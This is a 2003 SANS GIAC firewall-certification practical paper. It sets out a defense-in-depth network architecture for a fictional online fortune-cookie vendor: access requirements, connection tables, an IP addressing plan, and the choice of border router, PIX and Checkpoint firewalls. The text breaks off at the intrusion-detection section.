Global Information Assurance Certification Paper

SANS GIAC Track 2
GCFW - Firewalls, Perimeter Protection, and VPNs
Practical Assignment Version 2.0

Security Architecture for GIAC Enterprises

Submitted by: Ruen-Chze Loh
15th November 2003

Table Of Contents

Abstract

This paper covers the Security Architecture for the GIAC Enterprises that is an e-business that deals in the online sales of fortune cookies sayings. This paper consists of 4 sections:

1) Security Architecture
2) Security Policy and Tutorial
3) Verify the Firewall policy
4) Design Under Fire

In the first section, a network security architecture for the GIAC Enterprises was first defined with the business operations, access requirements, the applications, IP address scheme, the hardware models and software versions used in the architecture. The defense-in-depth principle implemented in this security architecture was also explained.

In the second section, the complete security policies of the border router and the primary firewall were included and explained. A step-by-step tutorial to implement the policy for the site-to-site VPN and the VPN tunnel from the VPN clients was also included.

In the third section, the firewall policy was validated using the nmap and the windump tools. The Cisco PIX firewall logs was also analyzed and explained.

In the last section, attacks were performed on a design submitted by another candidate. The attacks were done on the primary firewall and a system in the internal network of the design. A Distributed Denial of Service attack on the design was also described.

1. Security Architecture

GIAC Enterprises is an e-business that deals with the online sales of fortune cookies sayings. GIAC Enterprises has 9 full-time staff. They are the General Manager, accountant, I.T. engineer, Oracle Database Administrator and 5 mobile sales persons and teleworkers who may work from home or any places that has access to the Internet. In order to maintain the minimum number of full-time employees, GIAC Enterprises chooses to work with 2 Partners that are International companies that translate and resell fortunes. GIAC Enterprises also has 2 Suppliers that are companies that supply GIAC Enterprises with their fortune cookies sayings.

1.1 Business Operations

During one of the initial security scoping interviews with the GIAC Enterprises, it was made known that there are 6 parties who are involved in the business with GIAC Enterprises. The 6 parties are, Customers, Suppliers, Partners, GIAC employees located on the GIAC Enterprises internal network, GIAC Enterprises mobile sales force and the General public.

1.1.1 Customers

The customers of GIAC Enterprises are companies or individuals that purchase bulk online fortune cookies sayings. They are situated all over the world. This GIAC Enterprises security architecture is designed so that all the customers that have access to the Internet will be able to purchase bulk online fortune cookie sayings with a valid username and password. The URL to purchase the online fortune cookie sayings is www.giac-sayings.com. Customers who wish to purchase the sayings will need to key in their respectively username and password at the www.giac-sayings.com main page.

Once the customers are logged in, they will have the privileged to view all the fortune cookie sayings that is in the GIAC Enterprises database. An option is available for them to purchase the sayings using VISA, MASTER CARD or American Express.

1.1.2 Suppliers

The 2 suppliers that GIAC Enterprises deals with are companies that supply their fortune cookie sayings to GIAC Enterprises so that partners and customers of GIAC Enterprises could purchase the cookie sayings at the GIAC Enterprises web site. The suppliers will need to provide their IP addresses so that the GIAC Enterprises can create an IPsec VPN tunnel to. Once the suppliers have the IPsec VPN tunnel created for them, they will be able to add in the fortune cookie sayings to the Cookie Oracle Database server.

1.1.3 Partners

The 2 partners are international companies that translate and resell the fortune cookies sayings from GIAC Enterprises. The partners will need to provide their IP addresses so that the GIAC Enterprises can create an IPsec VPN tunnel to.

Once the partners have the IPsec VPN tunnel created for them, the Partners will be able to use the IPsec tunnel to access the cookie Oracle database server at the GIAC Enterprises. They will then be able to select and copy those fortune cookies sayings of their interests to their own Oracle Database. The partners can then translate the cookies sayings to other languages and resell them using their own business infrastructure.

1.1.4 GIAC Enterprises Employees on Internal Network

All the 4 employees working in the office will need to send and receive emails from the customers, suppliers, partners and the general public. The internal employees also need to browse the web for information that is related to the business in GIAC Enterprises.

The I.T. engineer has the responsibility of the maintenance and uptime of the various servers and network equipments in the office. His job involved installing patches to the servers and network equipments. He needs to be informed on the latest virus attacks and the latest patches that are available and schedule an appropriate time to install the various patches. He is also responsible for adding and deleting the username and passwords for the customers and the mobile sales forces/teleworkers in the Cisco ACS RADIUS server.

The Oracle Database Administrator has the responsibility of doing the backups for the database. He is also the only person in the GIAC Enterprises who is given the privilege to delete the fortune cookies sayings in the database. This prevents any sabotaging of the database by unauthorized people.

The accountant is responsible for invoicing the customers and partners for the transaction made. She is also responsible for making the appropriate payment to the suppliers.

The General Manager is overseeing the whole operation of the GIAC Enterprises.

1.1.5 GIAC Enterprises Mobile Sales Force and Teleworkers

The 5 mobile sales force and teleworkers may work from home or anywhere that has access to the Internet. Their main responsibility is to bring in sales to the GIAC Enterprises by marketing or advertising the products in the GIAC Enterprises.

They will then email their sales progress to the General Manager.

1.1.6 General Public

The general public is situated all over the world. Through Internet browsing or with the help of search engines, the general public may be interested in the products that the GIAC Enterprises are selling. From the main page of the GIAC Enterprises web site, the general public is given an option to send an email with

a username to the I.T. engineer in the GIAC Enterprises. They will then become a customer of the GIAC Enterprises that has the privilege of viewing and purchasing the fortune cookies sayings.

1.2 Access Requirements and Restrictions

1.2.1 Customers

The customers will have the usernames and passwords created and stored in the Cisco Access Control Server (ACS) installed in the Service_Network_1. When they login to the GIAC Enterprises main web site, www.giac-sayings.com, the username and password will be authenticated by the Cisco ACS RADIUS server. Access will be accepted or rejected. If rejected, the customer is given the option to apply for a valid user account to the GIAC Enterprises so that they will be able to purchase the fortune cookie sayings. In order to apply for a valid user account, the customer needs to send an email to the I.T. engineer with a username. The I.T. engineer will then create an account on the Cisco ACS RADIUS server.

The customers are restricted only to the view and purchase privileges of the fortune cookies sayings database. The customer is not given the privilege to add the cookies sayings in the database.

All the transaction made by the customers is encrypted using SSLv3 and all transactions are also logged in the SYSLOG server located at the Service_Network_2.

At the end of each month, the accountant of the GIAC Enterprises will extract the relevant logs from the SYSLOG server to verify that the purchases made during that month has been paid by the various credit cards companies.

Below is the flowchart of the access requirements for the customers.




Figure 1.2.1 Customers access requirements

1.2.2 Suppliers

With the IPsec VPN tunnel created from the supplier's site to the GIAC Enterprises, GIAC Enterprises will be able to differentiate the suppliers from customers and partners. Once tunneled to the GIAC Enterprise network, using the Oracle Label Security feature of the Oracle Database, the suppliers will only have the privilege to add in the fortune cookies sayings into the Oracle database. The suppliers are restricted from deleting any cookies sayings. Deletion of the

cookies sayings can only be done by sending an email to the Oracle database administrator in GIAC Enterprises. This is to prevent sabotaging of the database by suppliers. The suppliers are also restricted from accessing to other servers and other sections of the GIAC Enterprises network.

All the addition of cookies sayings made by the different suppliers is logged in the SYSLOG server located at the Service_Network_2.

At the end of each month, the accountant of the GIAC Enterprises will extract the relevant logs from the SYSLOG server and pay the respective suppliers accordingly.

Below is the flowchart of the access requirements for the suppliers.




Figure 1.2.2 Suppliers access requirements

1.2.3 Partners

With the IPsec VPN tunnel created from the partner's site to the GIAC Enterprises, GIAC Enterprises will be able to differentiate the partners from customers and suppliers. Once tunneled to the GIAC Enterprise network, using the Oracle Label Security feature of the Oracle Database, the partners will only have the privilege to copy the fortune cookies sayings. The partners are restricted from any other access except the copying of cookies sayings. The partners are also restricted from accessing to other servers and other sections of the GIAC Enterprises network.

All the copying made by the different partners are logged in the SYSLOG server located at the Service_Network_2.

At the end of each month, the accountant of the GIAC Enterprises will extract the relevant logs from the SYSLOG server and invoice the respective partners accordingly.

Below is the flowchart of the access requirements for the partners.




Figure 1.2.3 Partners Access Requirements

1.2.4 GIAC Enterprises Employees on Internal Network

All the 4 employees working in the internal network of the GIAC Enterprises needs to access the email and browsing the Internet. Browsing of the web is done using Port Address Translation (PAT) performed on the PIX 515E firewall. Using PAT, only one registered IP address is needed for all the 4 employees to be able to access the web. It also hides the employee's desktop's IP address from the Internet.

The I.T. engineer needs to have physical access to all the servers and all the network equipments because he is the person who will keep the server's and

network equipment's patches up-to-date. He will also create username and password for the Customers in the Cisco ACS RADIUS server.

The Oracle Database Administrator only has access to the cookie sayings Oracle database server. He is the only person in the Enterprises given the privilege to delete the cookies sayings. This is to prevent unauthorized deletion of the sayings in the database.

The accountant only has the access to the logs stored in the SYSLOG server. The information obtained from the SYSLOG server will enable her to invoice the customers and partners. She will also use the logs in the SYSLOG server to make payment to the suppliers.

The General Manager, though he has the highest authority in the GIAC Enterprises but due to his work nature, he only needs to access the email server and the Internet. So he is restricted from the access to other section of the GIAC network.

1.2.5 GIAC Enterprises Mobile Sales Force and Teleworkers

The 5 mobile sales force and teleworker can work from anywhere that has access to the Internet. With the VPN client software installed in their notebook, they can create a VPN tunnel to the PIX 515E at the GIAC Enterprises office. Once they are inside the GIAC Enterprises network they can access the email server and send mail regarding their sales progress to the General Manager.

The mobile sales force and teleworkers are restricted from accessing to other parts of the GIAC Enterprises because their job nature does not require them to do so.

Below is the flowchart of the access requirements for the mobile sales force and teleworkers.




Figure 1.2.5 Mobile Sales Force and Teleworkers access requirements

1.2.6 General Public

The general public needs only to have Internet access to the GIAC Enterprises web site. On the web site, they are given the option to email the I.T. Engineer of the GIAC Enterprises to create a username.

Once the I.T. Engineer received the request in his email, he will create a username and password in the Cisco ACS RADIUS server. With the username and password, the general public has become one of the customers of GIAC Enterprises.

1.3 Protocols And Applications Required for Access Requirements

1.3.1 Inbound Connections

Source	Source Location	Destination	Destination Location	Port(s)	Description
Customers and General Public	Internet	Web server Private IP: 10.10.20.2/ 24 Public IP: 202.156.70.2/24	Service_Network_ 1	HTTPS 443/TCP	Allows customers and general public from Internet to access the web server
Customers and General Public	Internet	Web server Private IP: 10.10.20.2/ 24 Public IP: 202.156.70.2/24	Service_Network_ 1	HTTP 80/TCP	Allows customers and general public from Internet to access the web server
General Public	Internet	External Mail Relay server Private IP: 10.10.20.4/ 24 Public IP: 202.156.70.4/24	Service_Network_ 1	SMTP 25/TCP	Allows general public to email to the GIAC Enterprises employees
ISP DNS server Public IP: 202.156.60.1/24	ISP	External DNS server Private IP: 10.10.20.3/ 24 Public IP: 202.156.70.3/24	Service_Network_ 1	DNS 53/TCP	Allows DNS zone transfer from the ISP DNS server.
Any	Internet	External DNS server Private IP: 10.10.20.3/ 24 Public IP: 202.156.70.3/24	Service_Network_ 1	DNS 53/UDP	Allows DNS queries from Internet
Partner and Suppliers	Internet	PIX Public IP: 202.156.50.2/30	GIAC Enterprises	IKE 500/UPD IPsec ESP Protocol 50	Allows Partners and Suppliers to use IPsec tunnel to GIAC Enterprises
Mobile Sales force and teleworkers	Internet	PIX Public IP: 202.156.50.2/30	GIAC Enterprises	VPN client	Allows mobile sales force and teleworker to use VPN client

1.3.2 Outbound Connections

Source	Source Location	Destination	Destination Location	Port(s)	Description
GIAC Internal employees 10.10.10.0/24	GIAC Internal Network	Any	Internet	HTTP 80/TCP	Allows GIAC Internal employee to access the Internet.
External Mail Relay server Private IP: 10.10.20.4/24	Service_Network _1	Any	Internet	SMTP 25/TCP	Allows the External Mail Relay server to send mail to the Internet.

Public IP: 202.156.70.4/24					
External DNS server Private IP: 10.10.20.3/24 Public IP: 202.156.70.3/24	Service_Network_1	ISP DNS server Public IP: 202.156.60.1/24	ISP	DNS 53/UDP	Allows External DNS server to query ISP DNS server

1.3.3 Within GIAC Enterprises connections

Source	Source Location	Destinatio	Destination Location	Port(s)	Description
Web server Public IP: 202.156.70.2/24 Private IP: 10.10.20.3/24 External DNS server/Application server Public IP: 202.156.70.3/24 Private IP: 10.10.20.4/24 SNORT IDS_2 Private IP: 10.10.20.254/24	Service_Network_1	SYSLOG Server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows web server, External DNS and SNORT IDS to send SYSLOG messages to the SYSLOG server
Border router Public IP: 202.156.50.1/30	PIX_OUTSIDE segment	SYSLOG server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows border router to send SYSLOG messages to the SYSLOG server
PIX Public IP: 202.156.50.2/30 Private IP: 10.10.40.1/30	PIX_INSIDE segment	SYSLOG server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows PIX to send SYSLOG messages to the SYSLOG server
Checkpoint Private IP: 10.10.30.1/24	Service_Network_2	SYSLOG server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows Checkpoint to send SYSLOG messages to the SYSLOG server
SNORT IDS_1 Private IP: 10.10.10.254/24	GIAC internal network	SYSLOG server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows SNORT IDS_1 to send SYSLOG messages to the SYSLOG server
SNORT IDS_3 Private IP: 10.10.30.254/24	Service_Network_2	SYSLOG server Private IP: 10.10.30.4/24	Service_Network_2	SYSLOG 514/UDP	Allows SNORT_IDS_3 to send SYSLOG messages to the SYSLOG server
NTP server Private IP: 10.10.30.2/24	Service_Network_2	Web server Public IP: 202.156.70.2/24	Service_Network_1	NTP 123/UDP	Allows web server, external DNS server, application server and SNORT_IDS_2 to receive

		Private IP: 10.10.20.3/24 External DNS server Public IP: 202.156.70.3/24 Private IP: 10.10.20.4/24 SNORT IDS_2 Private IP: 10.10.20.254/24 RADIUS server Private IP: 10.10.20.2/24 Mail Relay server Private IP: 10.10.20.5/24 Oracle Database server Private IP: 10.10.20.6/24			the NTP server time updates
NTP server Private IP: 10.10.30.2/24	Service_Network_2	Border router Public IP: 202.156.50.1/30	PIX_OUTSIDE	NTP 123/UDP	Allows border router to receive the NTP time updates from the NTP server
NTP server Private IP: 10.10.30.2/24	Service_Network_2	PIX Public IP: 202.156.50.2/30 Private IP: 10.10.40.1/30	PIX_INSIDE	NTP 123/UDP	Allows PIX to receive the NTP time updates from the NTP server
NTP server Private IP: 10.10.30.2/24	Service_Network_2	Checkpoint Private IP: 10.10.30.1/24	Service_Network_2	NTP 123/UDP	Allows Checkpoint to receive the NTP time updates from the NTP server
NTP server Private IP: 10.10.30.2/24	Service_Network_2	SNORT IDS_1 Private IP: 10.10.10.254/24	GIAC internal network	NTP 123/UDP	Allows SNORT IDS_1 to receive the NTP time updates from the NTP server
NTP server Private IP: 10.10.30.2/24	Service_Network_2	SNORT IDS_3 Private IP:	Service_Network_2	NTP 123/UDP	Allows SNORT_IDS_3 to receive the NTP time updates from the NTP

		10.10.30.254/24 Internal DNS/NTP server Private IP: 10.10.30.2/24 Internal Mail server Private IP: 10.10.30.3/24 SYSLOG server Private IP: 10.10.30.4/24			server
Cisco Security Management Console Private IP: 10.10.30.4/24	Service_Network_2	Cisco Security Agent on RADIUS server Private IP: 10.10.20.2/24	Service_Network_1	HTTP 80/TCP HTTPS 443/TCP	To allows the management console to push policy to the agents
Cisco Security Management Console Private IP: 10.10.30.4/24	Service_Network_2	Cisco Security Agents on user desktop PCs Private IP: 10.10.10.0/24	Internal_Network	HTTP 80/TCP HTTPS 443/TCP	To allows the management console to push policy to the agents
Cisco Security Agent on RADIUS server Private IP: 10.10.20.2/24	Service_Network_1	Cisco Security Management Console Private IP: 10.10.30.4/24	Service_Network_2	HTTP 80/TCP HTTPS 443/TCP	To allows the agents to communicate to the console
Cisco Security Agents on user desktop PCs Private IP: 10.10.10.0/24	Internal_Network	Cisco Security Management Console Private IP: 10.10.30.4/24	Service_Network_2	HTTP 80/TCP HTTPS 443/TCP	To allows the agents to communicate to the console
External Mail Relay server Private IP: 10.10.20.4/24 Public IP: 202.156.70.4/24	Service_Network_1	Internal Mail server Private IP: 10.10.30.2/24	Service_Network_2	SMTP 25/TCP	Allows the External Mail server to communicate with the Internal Mail server.
External DNS server Private IP: 10.10.20.3/24	Service_Network_1	Internal DNS Server Private IP: 10.10.30.2/	Service_Network_2	DNS 53/TCP	Allows DNS zone transfer from External DNS server

Public IP: 202.156.70.3/24		24			
Internal Mail Server Private IP: 10.10.30.2/24 Public IP: None	Service_Network_2	External Mail Relay server Private IP: 10.10.20.4/24 Public IP: 202.156.70.4/24	Service_Network_1	SMTP 25/TCP	Allows Internal Mail server to communicate with the External Mail Relay Server.
Internal DNS Server Private IP: 10.10.30.2/24	Service_Network_2	External DNS server Private IP: 10.10.20.3/24 Public IP: 202.156.70.3/24	Service_Network_1	DNS 53/UDP	Allows Internal DNS server to query External DNS server
GIAC Internal employees 10.10.10.0/24	GIAC Internal Network	Internal DNS Server Private IP: 10.10.30.2/24	Service_Network_2	DNS 53/UDP	Allows GIAC Internal employees to query Internal DNS server


1.4 Architecture Design

1.4.1 IP Addressing Scheme

The GIAC Enterprises is using non-routable IP addresses as defined in RFC1918. This hides the internal IP addresses from the Internet, serving as an additional layer of security for the Enterprises.

Party's Name	**Private IP Address**	**Public IP Address**	**Description**
Internal Employees	10.10.10.2/24 to 10.10.10.200/24	202.156.50.2/30	GIAC employees working in the internal network.
Mobile Sales force/Teleworkers	10.10.10.241/24 to 10.10.10.254/24	IP address that the mobile force used to connect to the Internet	Mobile sales force/teleworker who work from anywhere that has Internet access
Partner_1	10.101.101.0/24	101.101.101.1/30	Partner's VPN tunnel public IP address
Partner_2	10.102.102.0/24	102.102.102.2/30	Partner's VPN tunnel public IP address
Supplier_1	10.201.201.0/24	201.201.201.1/30	Supplier's VPN tunnel public IP address
Supplier_2	10.202.202.0/24	202.202.202.2/30	Supplier's VPN tunnel public IP address

Server Name	Private IP Address	Public IP Address	Description
Public web server	10.10.20.3/24	202.156.70.2/24	Allows HTTP/HPPTS access from the Internet
External DNS server	10.10.20.4/24	202.156.70.3/24	Provides DNS services to the Internet.
Mail Relay server	10.10.20.5/24	202.156.70.4/24	Allows SMTP relay to receive and send emails.
Cookies Oracle Database Server	10.10.20.6/24	202.156.70.5/24	Provides storage for the fortune cookies sayings.
RADIUS server	10.10.20.2/24	None	Provides AAA authentication service for the customers
ISP DNS server	None	202.156.60.1/24	Allows zone transfer from the ISP DNS server to the External DNS server in Service_Network_1
Internal DNS/NTP server	10.10.30.2/24	None	Provides DNS reply to the Internal employees. The NTP also provides synchronized time for PIX, Checkpoint and servers in Service_Network_1 and Service_Network_2.
Internal mail server	10.10.30.3/24	None	Provides email service to the GIAC employees
Syslog server/ Cisco Security Management Console	10.10.30.4/24	None	Provides storage for logs capture by the servers, IDS, PIX and Checkpoint The Cisco Security Management Console configures the policies needed for the Cisco Security Agent installed on the user Desktop PCs and the Window 2000 servers.
SNORT IDS_1	10.10.10.254/24	None	Network IDS connected in GIAC Internal_Network
SNORT IDS_2	10.10.20.254/24	None	Network IDS connected in Service_Network_1
SNORT IDS_3	10.10.30.254/24	None	Network IDS connected in Service_Network_2



Security Architecture for GIAC Enterprises

Designed by Ruen-Chze Loh

1.5 Network Components and Servers

1.5.1 Border Router (Cisco 2621)

The border router is a Cisco 2621 running on Cisco IOS 12.3.3a IP/FW/IDS feature set. The Cisco 2621 router is chosen because it is modular in its architecture that easily allows interfaces to be upgraded to accommodate network expansion.

The border router is hardened according to the recommendations stated in the http://www.nsa.gov/snac/cisco/ web site. The border router provides a first line of defense for the GIAC Enterprise by having access-list control (packet filtering) that allows only those IP packets and port numbers that are of interest to the GIAC Enterprises. The border router also provides a 512k-leased line connection to the Internet. The Cisco 2621 provides the high-speed routing performance of up to 70,000 packets per second[1] that is able to cater for the traffic volume for the GIAC Enterprises for at least the next 3 years.

1.5.2 Primary Firewall (PIX 515E)

The Cisco PIX 515E is running on latest General Deployment (GD) PIX O.S. 6.2.3 available to-date from the Cisco web site. The PIX is a dedicated piece of hardened hardware that is built for firewall purpose. The PIX is the second line of defense against attack, after the border router. With the PIX software, different security levels can be assigned to different interfaces on the PIX. The internal GIAC network and internal servers can be separated from the public servers that require public access. With the additional VPN capability of the PIX, GIAC Enterprises is able to terminate the VPN from the mobile sales forces and teleworkers at the PIX. The IPsec tunnels from the Partners and Suppliers are also terminated at the PIX. The PIX 515E delivers up to 188 Mbps of firewall throughput with the ability to handle over 130,000 simultaneous sessions[2] that is able to cater the traffic volume for the GIAC Enterprises for at least the next 3 years.

1.5.3 Secondary Firewall (Checkpoint)

The secondary firewall is running Checkpoint Firewall-1 on a Nokia IP330. Checkpoint is chosen as a different vendor to the primary firewall, Cisco PIX, to provide an additional protection should vulnerability is discovered on the Cisco PIX firewall. Running the Checkpoint software on the hardened Nokia IPSO platform mitigate the risk of running the Checkpoint on a UNIX or WINDOWS machine that is susceptible to O.S. vulnerabilities. With the secondary firewall, an additional layer of security is added to the internal servers that require communication to the public servers. Now, the internal servers will need to pass through two firewalls instead of just one firewall.

---

[1] http://www.cisco.com/en/US/products/hw/routers/ps259/products_data_sheet09186a00801761b1.html

[2] http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/ps4094/index.html

IP330 is a low-cost, simple-to-deploy security platform for medium sized businesses that is enough to cater the GIAC Enterprises traffic volume at least for the next 3 years.

1.5.4 Switches (Catalyst 2950-12)

The Cisco catalyst 2950-12 is chosen because it provides 12 10/100 ports that are needed by the GIAC Enterprises. The Catalyst 2950-12 provides connections for the servers and the GIAC Internal employees to be connected to the network. The Catalyst 2950-12 is hardened with the recommendation stated in the http://www.qorbit.net/documents/catalyst-secure-template.htm web site. With private VLANs configured on the Catalyst 2950-12, additional security is provided for the servers connected to the same catalyst.

The Catalyst 2950-12 is running on the latest IOS version 12.1(14)EA1.

1.5.5 Network Intrusion Detection System (NIDS)

